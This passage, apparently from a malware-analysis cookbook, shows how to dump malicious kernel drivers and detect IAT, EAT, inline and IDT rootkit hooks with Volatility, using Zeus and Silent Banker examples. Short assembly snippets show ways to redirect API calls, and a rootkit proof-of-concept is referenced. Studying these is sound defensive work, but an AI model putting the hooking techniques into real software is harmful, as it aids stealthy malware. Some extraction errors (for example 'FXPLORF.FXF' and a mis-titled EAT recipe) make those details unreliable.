On a typical system, there will be well over 100+ drivers loaded, thus making it difficult to determine which driver is suspicious. Here are a few techniques you can use to spot the needle in the haystack:

- Use the `modules` command and look near the end of the list to see the most recently loaded driver. This technique is useful if you encounter a machine very shortly after a compromise. Otherwise, and especially if the machine has been rebooted since the infection, you cannot rely on this method.
- Use brute force—dump all drivers and scan them with your favorite antivirus program or your custom YARA signatures.

- Use one of the hook detection plug-ins (`apihooks`, `driverirp`, `ssdt`, `idt`) to determine which drivers are responsible for the hooks. These plug-ins are introduced in Chapter 17.
- Many kernel drivers are installed by a user mode process, which remains running on the system to communicate with the driver after it has loaded. In these cases, you can examine the user mode process and its memory to try and locate the name of the driver or the name of the device (e.g., `\Device\zyssb`)
- Microsoft's recommended method of installing drivers, which also happens to be the most popular among malware authors, is to use a service. Instead of trying to detect a malicious driver by name, look for new service entries with the `svcsan` plug-in (see Recipe 17-10), which shows the driver name associated with a service.

## Dumping kernel modules

Once you've identified a malicious driver, you can use the `moddump` plug-in to perform the extraction. Table 16-6 shows the syntax (for all options, use `moddump --help`).

**Table 16-6:** Moddump Syntax

Syntax	Req/Opt	Description
<code>-f FILENAME, --file=FILENAME</code>	Required	Path to memory dump file
<code>-D DIR, --dump-dir=DIR</code>	Optional	Output directory for dumped files
<code>-o OFFSET, --offset=OFFSET</code>	Optional	Dump module whose base address is OFFSET (hex)
<code>-p REGEX, --pattern=REGEX</code>	Optional	Dump modules whose name matches REGEX
<code>-i, --ignore-case</code>	Optional	Ignore case in pattern matching

If you use `moddump` without the `-o` or `-p` parameters, then it will dump all kernel drivers. Here, we extract the `lanmandrv.sys` driver using its offset, as you saw in the `modules` output.

```
$ python volatility.py moddump -o f8c52000 -f laqma.vmem
```

```
Dumping \\??C:\WINDOWS\System32\lanmandrv.sys
(lanmandrv.sys) @f8c52000 => driver.f8c52000.sys
```

The dumped file (`driver.f8c52000.sys`) will no doubt suffer from the same incomplete IAT problem as the user mode processes, especially if the driver was initially packed. You can use `impscan` to help resolve the imports so that IDA can recognize the API calls. Notice that this is nearly the same command used in Recipe 16-8, but with the `-k` flag for kernel mode and `-a` flag specifying the base address of `lanmandrv.sys`.

```
$ python volatility.py impscan -k -a 0xf8c52000 -f laqma.vmem
--dump-dir=outdir
```

```

*****
Kernel & User Mode Import Scanner

#Exports      Base      Driver
1485          804d7000  ntoskrnl.exe
92            806ce000  hal.dll
8            f8b9a000  kdcom.dll
[...]

Scanning kernel memory: 0xf8c52000 - 0xf8c53700
Imports found: 13
Forward vicinity scan from 0xf8c53080...found 0 new entries
Reverse vicinity scan from 0xf8c533bc...found 0 new entries
Done. Identified 13 imports!

MakeName(0xf8c53080, "IoCompleteRequest");
MakeName(0xf8c53084, "IoDeleteDevice");
MakeName(0xf8c53088, "IoDeleteSymbolicLink");
MakeName(0xf8c5308c, "IoCreateSymbolicLink");
MakeName(0xf8c53090, "MmGetSystemRoutineAddress");
MakeName(0xf8c53094, "IoCreateDevice");
MakeName(0xf8c53098, "ExAllocatePoolWithTag");
MakeName(0xf8c5309c, "wcscmp");
MakeName(0xf8c530a0, "ZwOpenKey");
MakeName(0xf8c530a4, "_except_handler3");
MakeName(0xf8c533ac, "NtQueryDirectoryFile");
MakeName(0xf8c533b4, "NtQuerySystemInformation");
MakeName(0xf8c533bc, "NtOpenProcess");

```

Now you can import the `MakeName` statements into IDA Pro just as we did for the user mode process. The result is a nicely labeled kernel driver (see Figure 16-12), where you can see the names of the devices that it creates and the API calls it makes. In this case, you can even see the `KeServiceDescriptorTable` string, which usually indicates that the rootkit hooks API functions in the SSDT. Chapter 17 shows you how to detect hooked SSDT functions.

```

push  offset aDeviceLanmandr ; "\\Device\\LanManDr"
mov     edi, offset DeviceName
push    edi
call    sub_78C52D3F
push    offset aDosdeviceslan ; "\\DosDevices\\LanManDr"
mov     ebx, offset SymbolicLinkName
push    ebx
call    sub_78C52D3E
push    offset DeviceObject ; DeviceObject
push    esi ; Lxclusive
push    esi ; DeviceCharacteristics
push    esi ; DeviceType
push    edi ; DeviceName
push    esi ; DeviceExtensionSize
mov     esi, [esp+30h+DriverObject]
push    esi ; DriverObject
call    ds:IoCreateDevice
mov     ebp, eax
push    offset aKeServiceDescr ; "KeServiceDescriptorTable"

```

**Figure 16-12:** The rebuilt kernel driver in IDA Pro





# 17

## Memory Forensics: Rootkits

A *rootkit* will often try to hide resources such as files, processes, Registry entries, and ports in order to remain stealthy. API hooking is one of the oldest and easiest methods to cause the OS to report false or inaccurate results about the state of the system; however, it is certainly not the *only* way. This chapter discusses the most common types of hooks and shows how you can detect them in memory dumps. It also presents some plug-ins for the Volatility platform that you can use to detect rootkits that hide and manipulate the system in various other ways besides using API hooks.

---

### RECIPE 17-1: DETECTING IAT HOOKS




*You can find supporting materials for this recipe on the companion DVD.*

A PE file's import table stores information about the API functions that a process uses at run-time. In particular, it stores (or stores pointers to) the name of the API function, the name of the DLL that contains the function, and the addresses of the API functions. The particular table that stores all of the addresses is called the *Import Address Table (IAT)*.

To hook an IAT entry, malware typically injects a DLL into the target process. The injected DLL parses the process's PE header to find which location in the IAT stores a pointer to the function to be hooked. Next, it overwrites that location in the IAT, thus forcing the process to call an attacker-supplied function instead of the API.

Figure 17-1 shows a simplified view of Explorer's IAT. You can see that there is one entry for each function that Explorer imports. The entries are 32-bit pointers (on 32-bit systems), because they are designed to store the API function's address. Thus, the entry for `CreateFileW` should point inside the memory range where `kernel32.dll` is loaded. The same goes for `WriteFile` and `ReadFile` because they are also functions exported by `kernel32.dll`.



**Figure 17-1:** Diagram of a hooked IAT entry

Here are the steps involved in detecting IAT hooks in memory dumps:

1. Enumerate the active processes by walking the list of `EPROCESS` structures (see Recipe 15-5).
2. Enumerate the DLLs loaded into each process by examining the `PEB` or `VAD` (see Recipe 16-2). Record the names of the DLLs, along with their base addresses and sizes, so you know the range of memory the DLL occupies.
3. Dump and rebuild the process executable (\*.exe) and all loaded DLLs (see Recipe 16-7) so that you can parse the PE header and locate the IAT.
4. For each imported function, make sure that the address in the IAT falls within the memory range occupied by the DLL that is supposed to contain the function.

An important fact to note about Step 3 is that you have to check the IAT for all DLLs, rather than just the IAT in the process's executable image (the .exe). If a rootkit wants to hook a function process-wide, then it must overwrite the IAT entry for all PE files. Otherwise, some threads in a process might call directly to the legitimate function while others call through the rootkit, leaving quite a messy and unstable system.

Figure 17-2 shows how to use the `apihooks` plug-in to detect the presence of Zeus, based on its IAT hooks.

```
$ python volatility.py apihooks -f zeus.vmem
```

Type	Process	PID	Hooked Module	Hooked Function	From => To/Instruction	Hooking Module
IAT	services.exe	776	services.exe	ntdll.dll!NtQueryDirectoryFile	[0x100130c] => 0x785368	UNKNOWN
IAT	services.exe	776	kernel32.dll	ntdll.dll!NtQueryDirectoryFile	[0x7c90171c] => 0x785368	UNKNOWN
IAT	services.exe	776	kernel32.dll	ntdll.dll!LdrLoadDll	[0x7c901394] => 0x785204	UNKNOWN
IAT	services.exe	720	kernel32.dll	ntdll.dll!LdrGetProcedureAddress	[0x7c9001300] => 0x70526f	UNKNOWN
IAT	services.exe	720	kernel32.dll	ntdll.dll!NtCreateThread	[0x7c900444] => 0x70526f	UNKNOWN
IAT	services.exe	720	ShimEng.dll	ntdll.dll!LdrLoadDll	[0x5cb71000] => 0x705204	UNKNOWN
IAT	services.exe	728	ShimEng.dll	ntdll.dll!LdrGetProcedureAddress	[0x5cb71144] => 0x78526f	UNKNOWN
IAT	services.exe	728	AcGeneral.DLL	USER32.dll!TranslateMessage	[0x6f88132c] => 0x785913	UNKNOWN
IAT	services.exe	728	ole32.dll	USER32.dll!GetClipboardData	[0x774c17f8] => 0x785649	UNKNOWN
IAT	services.exe	728	ole32.dll	USER32.dll!TranslateMessage	[0x774e1918] => 0x785913	UNKNOWN
IAT	services.exe	728	OLEAUT32.dll	USER32.dll!TranslateMessage	[0x7712140c] => 0x785913	UNKNOWN
IAT	services.exe	728	SHELL32.dll	USER32.dll!TranslateMessage	[0x7c9c10f8] => 0x785913	UNKNOWN
IAT	services.exe	728	SHELL32.dll	USER32.dll!GetClipboardData	[0x7c9c2090] => 0x785649	UNKNOWN
IAT	services.exe	728	SHLWAPI.dll	USER32.dll!TranslateMessage	[0x7761764] => 0x785913	UNKNOWN
IAT	services.exe	728	UxTheme.dll	USER32.dll!TranslateMessage	[0x50a711f8] => 0x785913	UNKNOWN
IAT	services.exe	776	comctl32.dll	USER32.dll!TranslateMessage	[0x773a1150] => 0x785913	UNKNOWN
IAT	services.exe	776	comctl32.dll	USER32.dll!GetClipboardData	[0x773a1700] => 0x785649	UNKNOWN
IAT	services.exe	720	comctl32.dll	USER32.dll!TranslateMessage	[0x5d991304] => 0x705913	UNKNOWN
IAT	services.exe	720	Apphelp.dll	ntdll.dll!NtQueryDirectoryFile	[0x77b41000] => 0x705300	UNKNOWN
IAT	services.exe	720	W2HELP.dll	ntdll.dll!NtQueryDirectoryFile	[0x77a01010] => 0x705300	UNKNOWN
IAT	services.exe	728	ATL.dll	USER32.dll!TranslateMessage	[0x786c112c] => 0x785913	UNKNOWN
IAT	lsass.exe	740	kernel32.dll	ntdll.dll!NtQueryDirectoryFile	[0x7c98121c] => 0x005388	UNKNOWN
IAT	lsass.exe	740	kernel32.dll	ntdll.dll!LdrLoadDll	[0x7c981384] => 0x005204	UNKNOWN
IAT	lsass.exe	740	kernel32.dll	ntdll.dll!LdrGetProcedureAddress	[0x7c981388] => 0x00526f	UNKNOWN
IAT	lsass.exe	740	kernel32.dll	ntdll.dll!NtCreateThread	[0x7c981444] => 0x005204	UNKNOWN
IAT	lsass.exe	740	LSASRV.dll	ntdll.dll!LdrLoadDll	[0x7573170c] => 0x005204	UNKNOWN
IAT	lsass.exe	740	W2HELP.dll	ntdll.dll!NtQueryDirectoryFile	[0x77a01018] => 0x005388	UNKNOWN
IAT	lsass.exe	740	SANSRV.dll	ntdll.dll!LdrLoadDll	[0x74441008] => 0x005204	UNKNOWN
IAT	lsass.exe	740	SANSRV.dll	ntdll.dll!LdrGetProcedureAddress	[0x7444100c] => 0x00526f	UNKNOWN
IAT	lsass.exe	740	ShimEng.dll	ntdll.dll!LdrLoadDll	[0x5cb71000] => 0x005204	UNKNOWN
IAT	lsass.exe	740	ShimEng.dll	ntdll.dll!LdrGetProcedureAddress	[0x5cb71144] => 0x00526f	UNKNOWN
IAT	lsass.exe	740	AcGeneral.DLL	USER32.dll!TranslateMessage	[0x6f88132c] => 0x005913	UNKNOWN

**Figure 17-2:** Detecting IAT hooks with the apihooks plug-in

Based on the output, there are several IAT hooks in the services.exe process. Only one of them (NtQueryDirectoryFile) is actually in the IAT of the executable image—services.exe. All of the other hooks are in the IAT of DLLs loaded by services.exe. For example, because kernel32.dll also imports NtQueryDirectoryFile, Zeus has overwritten kernel32.dll's IAT entry as well. On the right side of the arrow, you can see the destination address of the hook. Depending on the function, you can tell that the rootkit code (Zeus's body) exists in the 0x785??? memory range. On the far right, you can see the name of the hooking module is UNKNOWN in all cases. That is because Zeus does not use LoadLibrary to inject the rootkit code into the target process. If it does not use LoadLibrary, then the DLL lists in the PEB are not updated and there is no memory mapped file name available from the VAD.

## RECIPE 17-2: DETECTING IAT HOOKS

The *Export Address Table* (EAT) stores the names of functions exported by a DLL and the *relative virtual address* (RVA) where you can find the function. The RVA is relative to the base address of the DLL when loaded in memory. For example, Figure 17-3 shows some of the functions exported by kernel32.dll. The RVA of WriteFile is 0x00010E27. Therefore, if the base address of kernel32.dll is 0x7C800000, then you can find WriteFile at 0x7C810E27.


Detecting EAT hooks is relatively straightforward. You follow Steps 1 through 3 from Recipe 17-1, but instead of parsing the IAT of dumped modules, you parse the EAT. If you add the RVA for each function to the base address of the DLL that exports the functions, and the resulting address does not fall inside the DLL's memory range, then the function is hooked.

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAndA
0000030E	00074000	030D	000000A0	WriteConsoleOutputCharacterW
0000038F	00073C61	038E	00008DC5	WriteConsoleOutputW
00000390	000354B1	038F	00008DD9	WriteConsoleW
00000391	00010E27	0390	00008DE7	WriteFile
00000392	0005D6D9	0391	00008DF1	WriteFileEx
00000393	0002DD0G	0392	00000DDF	WriteFileGather
00000394	0005CA54	0393	00008E0D	WritePrivateProfileSectionA
00000395	0005CA9B	0394	00008E29	WritePrivateProfileSectionW

RVAs of exported functions

**Figure 17-3:** Examining function RVAs in CFF Explorer

Figure 17-4 shows that `CreateFileW` and `ReadFile` are not hooked, because their EAT entries point within the module that is supposed to contain them (i.e., `kernel32.dll`). `WriteFile`, on the other hand, points at another DLL in the process's memory.


**Figure 17-4:** Diagram of a hooked EAT entry

Malware authors do not use EAT hooks very often. One reason is that the process executable and any DLLs that were loaded *prior* to the EAT hook installation will have the legitimate function's address in their IAT. The IAT entries are not automatically updated when a rootkit changes the corresponding function's EAT value. Therefore, an EAT hook only becomes effective for modules loaded into a process *after* the hook installation or if a previously loaded module calls `GetProcAddress` to locate the hooked function.

### RECIPE 17-3: DETECTING INLINE API HOOKS

Attackers use *inline hooks* (also called *trampoline* or *detours hooks*) more commonly than IAT and EAT hooks. Inline hooks require more work on the part of the programmer, but they are not necessarily difficult and there are many open source libraries that show you exactly how it's done. Some examples of libraries based on inline hooks, although not all open source, are Microsoft Detours, Mhook, EasyHook, and madCodeHook (see Recipe 9-8 for more information). Instead of overwriting a single pointer value as in IAT and EAT hooks, inline hooks require you to disassemble instructions and write to a few different places in the process's memory.

Figure 17-5 shows a simplified diagram of an inline hook. Notice how the kernel32.dll module occupies memory in the range of 0x7C80000–0x7C8F0000. The EAT entry for WriteFile points at the legitimate location inside kernel32.dll. However, the instructions in the WriteFile function's prologue have been overwritten with a JMP to 0x00a00000—a memory location occupied by rootkit code.



**Figure 17-5:** Diagram of an inline hook

To detect inline hooks, you would start with the same Steps 1–3 from Recipe 17-1 and then continue with the following steps:

4. Parse each DLL's EAT to find the RVA of exported functions. Add the RVA to the DLL's base address, giving you the VA of the function.

5. Disassemble the first instruction in the exported function. If it is a `JMP` or a `CALL`, then proceed to Step 6. Otherwise, continue looping through the EAT until you've checked all functions.
6. Determine the destination address of the `JMP` or `CALL`. If the destination address is not occupied by `kernel32.dll`, then the function has been hooked.

The following is an example of performing Steps 5 and 6 with Python code (you can view the full source code in the `apihooks` Volatility plug-in). The function accepts two parameters: the virtual address of an exported function in the process memory, and an address space for the process. If the code detects a hooked function, it returns the destination address of the hook (i.e., the location in memory to which the API calls are redirected) and the instruction that performs the redirection (i.e. `JMP 0x00a00000`).

```
def check_inline(self, va, addr_space):
    # Cannot check if the address space is invalid
    if not addr_space.is_valid_address(va):
        return None, None
    # Get the function prologue
    bytes = addr_space.zread(va, 24)
    if len(bytes) != 24:
        return None, None
    # Disassemble the first instruction
    i1 = pydasm.get_instruction(bytes, pydasm.MODE_32)
    if not i1:
        return None, None
    dest = None
    instr = None
    # Check for JMP, CALL, or PUSH/RET
    if (i1.type == pydasm.INSTRUCTION_TYPE_JMP):
        # This is when we find an indirect JMP [ADDR]
        if (i1.op1.type == pydasm.OPERAND_TYPE_MEMORY):
            dest = (i1.op1.displacement & 0xffffffff)
            jmp = struct.unpack("=I", addr_space.zread(dest, 4))[0]
            instr = "jmp [0x%x] => 0x%x" % (dest, jmp)
            dest = jmp
        # This is when we find a direct JMP ADDR
    elif (i1.op1.type == pydasm.OPERAND_TYPE_IMMEDIATE):
        dest = va + i1.op1.immediate + i1.length
        instr = "jmp 0x%x" % dest
    elif (i1.type == pydasm.INSTRUCTION_TYPE_CALL):
        # This is when we find an indirect CALL [ADDR]
        if (i1.op1.type == pydasm.OPERAND_TYPE_MEMORY):
            dest = (i1.op1.displacement & 0xffffffff)
            jmp = struct.unpack("=I", addr_space.zread(dest, 4))[0]
            instr = "call [0x%x] => 0x%x" % (dest, jmp)
            dest = jmp
        # This is when we find a direct CALL ADDR
    elif (i1.op1.type == pydasm.OPERAND_TYPE_IMMEDIATE):
```

```

        dest = va + i1.op1.immediate + i1.length
        instr = "call 0x%x" % dest
    elif (i1.type == pydasm.INSTRUCTION_TYPE_PUSH):
        i2 = pydasm.get_instruction(bytes[i1.length:], pydasm.MODE_32)
        if not i2:
            return None, None
        if (i2.type == pydasm.INSTRUCTION_TYPE_RET):
            dest = i1.op1.immediate
            instr = "push dword 0x%x; ret" % dest
    return dest, instr

```

One important fact regarding Step 5 is that you can transfer execution to another location without using a `JMP` or a `CALL` instruction. Therefore, detection tools that only look for `JMP` or `CALL` instructions will not detect all types of hooks. For example, all of the following examples lead to `0x00a00000`:

```

// Directly call the destination address
CALL 0x00a00000

// Directly jump to the destination address
JMP 0x00a00000

// Indirectly jump (the 4 bytes at 0x7C8D0F0 stores 0x00a00000)
JMP [0x7C8D0F0]

// The combination of PUSH/RET will transfer control
PUSH 0x00a00000
RET

// Jumps and calls to register values also work
MOV EAX, 0x00a00000
JMP EAX

// Combining instruction sequences complicates detection
MOV EAX, 0x00900000
NOP
NOP
ADD EAX, 0x00100000
CALL EAX

```

The command that follows shows how to use the `apihooks` plug-in against a memory dump infected with Silent Banker. The same command you typed to detect IAT and EAT hooks can detect the inline hooks that Silent Banker installs. According to the output (shown in Figure 17-6), the trojan has taken control of several networking and encryption functions in the Internet Explorer process. The hooks enable Silent Banker to steal login credentials, private key certificates, and cookies from websites.

```
$ python volatility.py apihooks -f silentbanker.vmem
```

IN.LNE	IEXPLORE.EXE	1876	kernel32.dll	ExitProcess	0x7c81cdda =>	jmp 0x1260000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	USER32.dll	DispatchMessageA	0x7c1196b8 =>	jmp 0x1630000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	USER32.dll	DispatchMessageW	0x7c1196b8 =>	jmp 0x1650000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	USER32.dll	GetClipboardData	0x7c904070 =>	jmp 0x1610000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	ADVAPI32.dll	CryptDeriveKey	0x770e06b8 =>	jmp 0x1380000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	ADVAPI32.dll	CryptGenKey	0x77e114b1 =>	jmp 0x1410000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	ADVAPI32.dll	CryptImportKey	0x770e0679 =>	jmp 0x13f0000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	WININET.dll	CommitURLCocheEntryA	0x771d1b72 =>	jmp 0x1500000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	WININET.dll	CommitURLCocheEntryW	0x7721190b =>	jmp 0x15f0000	UNKNOWN
IN.LNF	FXPLORF.FXF	1876	WININET.dll	HttpAddRequestHeadersA	0x771c09e4 =>	jmp 0x14f0000	UNKNOWN
IN.LNF	FXPLORF.FXF	1876	WININET.dll	HttpAddRequestHeadersW	0x771c09e4 =>	jmp 0x1510000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	WININET.dll	HttpOpenRequestA	0x771c36d1 =>	jmp 0x1470000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	WININET.dll	HttpOpenRequestW	0x771c36d1 =>	jmp 0x1490000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	WININET.dll	HttpSendRequestA	0x771c0129 =>	jmp 0x14b0000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	WININET.dll	HttpSendRequestW	0x77211ccc =>	jmp 0x14d0000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	WININET.dll	InternetErrorDlg	0x7722c515 =>	jmp 0x15b0000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	WININET.dll	InternetQueryDataAvailable	0x771d8a2f =>	jmp 0x1590000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	WININET.dll	InternetReadFile	0x771c62dc =>	jmp 0x1570000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	WININET.dll	InternetReadFileExA	0x771f62ae =>	jmp 0x1530000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	WININET.dll	InternetReadFileExW	0x771f6d3e =>	jmp 0x1550000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	WININET.dll	InternetWriteFileA	0x771f6d3e =>	jmp 0x1550000	UNKNOWN
IN.LNE	IEXPLORE.EXE	1876	WININET.dll	InternetWriteFileExW	0x771f6d3e =>	jmp 0x1550000	UNKNOWN
IN.LNF	FXPLORF.FXF	1876	WS2_32.dll	connect	0x71ab406a =>	jmp 0x13b0000	UNKNOWN
IN.LNF	FXPLORF.FXF	1876	WS2_32.dll	send	0x71ab478a =>	jmp 0x1390000	UNKNOWN

Figure 17-6: Detecting Silent Banker's inline hooks

RECIPE 17-4: DETECTING INTERRUPT DESCRIPTOR TABLE (IDT) HOOKS

The *Interrupt Descriptor Table (IDT)* is a data structure that stores addresses of functions for handling interrupts and processor exceptions. Figure 17-7 shows a disassembly of `ntdll!NtWriteFile` from a Windows 2000 machine. This code executes when a user mode application calls `NtWriteFile` (or the Win32 `WriteFile` function) and handles the transition into kernel mode. It works by moving the code (`0xED`) for the kernel version of `NtWriteFile` into the `EAX` register and then issuing an `INT 2E` instruction. This causes the processor to continue executing at the address stored in the `0x2E` slot of the IDT—which should point to `KiSystemService`. The `KiSystemService` routine looks at the code in `EAX` (`0xED` in this case) and uses it to find the actual address of the kernel's `NtWriteFile` function.

```
.text:77F09100 ;----- SUBROUTINE -----
.text:77F09100
.text:77F09100
.text:77F09100      public ZwWriteFile
.text:77F09100      proc near
.text:77F09100      ZwWriteFile
.text:77F09100      arg_0
.text:77F09100      = byte ptr 4
.text:77F09100
.text:77F09100      mov     eax, 0EDh ; NtWriteFile
.text:77F09105      lea     edx, [esp+arg_0]
.text:77F09109      int     2Eh ; DOS 2+ Internal - EXECUTE COMMAND
               ; OS:SI -> counted CR-terminated command string
.text:77F09109      ret     24h
.text:77F09100      ZwWriteFile
.text:77F09100      endp
```

Figure 17-7: Windows 2000 uses the IDT for calling into kernel mode.

Rootkits can overwrite the `0x2E` entry in the IDT and gain control any time a call to a kernel mode API function is requested. They can literally intercept every call as it makes its way across the user-kernel boundary. However, starting with XP, Windows no longer uses the IDT for locating `KiSystemService`—it uses model-specific registers (MSRs) instead. Therefore, it is not very common to see rootkits hooking `INT 2E` anymore because they



would only be compatible with older systems. The IDT is still used for other purposes, however.

## Finding the IDT in Memory

You can find the base address of the IDT in memory dumps by referencing the `_KPCR` (see Recipe 15-5). The `_KPCR` stores a pointer to an array of 256 `_KIDTENTRY` structures. The following WinDbg output shows the format of the data structures that you need to parse:

```
kd> dt _KPCR
nt!_KPCR
+0x000 NtTib           : _NT_TIB
+0x01c SelfPcr         : Ptr32 _KPCR
+0x020 Prcb           : Ptr32 _KPRCB
+0x024 Irql           : UChar
+0x028 IRR            : Uint4B
+0x02c IrrActive       : Uint4B
+0x030 IDR            : Uint4B
+0x034 KdVersionBlock  : Ptr32 Void
+0x038 IDT            : Ptr32 _KIDTENTRY
+0x03c GDT            : Ptr32 _KGDTENTRY
[...]
```

```
kd> dt _KIDTENTRY
ntdll!_KIDTENTRY
+0x000 Offset          : Uint2B
+0x002 Selector        : Uint2B
+0x004 Access          : Uint2B
+0x006 ExtendedOffset  : Uint2B
kd>
```

To get the address of the function that handles a particular interrupt, you would create a 4-byte value using the `ExtendedOffset` field as the high-order 2-bytes and the `Offset` field as the low-order 2-bytes. The following example shows how you can detect IDT hooks with the `idt` plug-in for Volatility. To prepare a test environment, you can install the proof-of-concept interrupt hooking rootkit by Greg Hoglund<sup>1</sup> and then dump memory.

```
$ python volatility.py idt -f hooked_int.bin
```

```
IDT#      Address
00000000  ntoskrnl.exe!0x804df350
00000001  ntoskrnl.exe!0x804df4cb
[...]
0000002b  ntoskrnl.exe!0x804dec95
0000002c  ntoskrnl.exe!0x804dee34
0000002d  SDbgMsg.sys!0xf8964f96
0000002e  BASIC_INT.sys!0xf8bcd550
0000002f  ntoskrnl.exe!0x804e197c
```

```
00000030      ntoskrnl.exe!0x804ddcf0
00000031      ntoskrnl.exe!0x804ddcfa
[...]
```

The output shows that the 0x2E slot in the IDT is pointing to an address owned by the BASIC\_INT.sys driver. Because you already know that the 0x2E slot should point to KiSystemService, which is a function in ntoskrnl.exe, you should know immediately that something is wrong.

<sup>1</sup>[http://www.rootkit.com/vault/hoglund/basic\\_interrupt.zip](http://www.rootkit.com/vault/hoglund/basic_interrupt.zip)

## RECIPE 17-5: DETECTING DRIVER IRP HOOKS

Applications in Windows communicate with drivers by sending *I/O Request Packets (IRPs)*. An IRP is a data structure that includes a code to identify the desired operation (create, read, write, and so on) and buffers for any data to be read or written by the driver. Each driver has a table of 28 function pointers that it can register to handle the different operations. The driver usually configures this table, known as the major function table or IRP function table, in its entry point routine right after being loaded. You can see from the following WinDbg output below that the table of 28 pointers is part of every driver object:

```
kd> dt _DRIVER_OBJECT
ntdll!_DRIVER_OBJECT
+0x000 Type           : Int2B
+0x002 Size           : Int2B
+0x004 DeviceObject   : Ptr32 _DEVICE_OBJECT
+0x008 Flags          : Uint4B
+0x00c DriverStart    : Ptr32 Void
+0x010 DriverSize     : Uint4B
+0x014 DriverSection  : Ptr32 Void
+0x018 DriverExtension : Ptr32 _DRIVER_EXTENSION
+0x01c DriverName     : _UNICODE_STRING
+0x024 HardwareDatabase : Ptr32 _UNICODE_STRING
+0x028 FastIoDispatch : Ptr32 _FAST_IO_DISPATCH
+0x02c DriverInit     : Ptr32      long
+0x030 DriverStartIo  : Ptr32      void
+0x034 DriverUnload   : Ptr32      void
+0x038 MajorFunction  : [28] Ptr32      long
```

You can use the !drvobj command to print details about the IRP table for a given driver, such as the address assigned to each entry in the table and the corresponding function name. In the example that follows for the tcpip.sys driver, you can tell that it registers a

